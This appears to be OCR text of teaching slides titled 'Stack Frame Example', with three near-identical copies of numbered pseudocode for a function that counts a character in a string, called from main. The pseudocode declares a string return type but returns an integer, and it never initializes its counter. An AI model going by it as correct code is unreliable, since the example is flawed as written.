


Stack Frame Example



```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:      if (s[pos] == c) count = count + 1;
3:   }
4:   return count;
5: }


6:
   void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```




Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5:
   }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8:
   }
```






Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:     if (s[pos] == c) count = count + 1;
3:   }
4:   return count;
5: }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

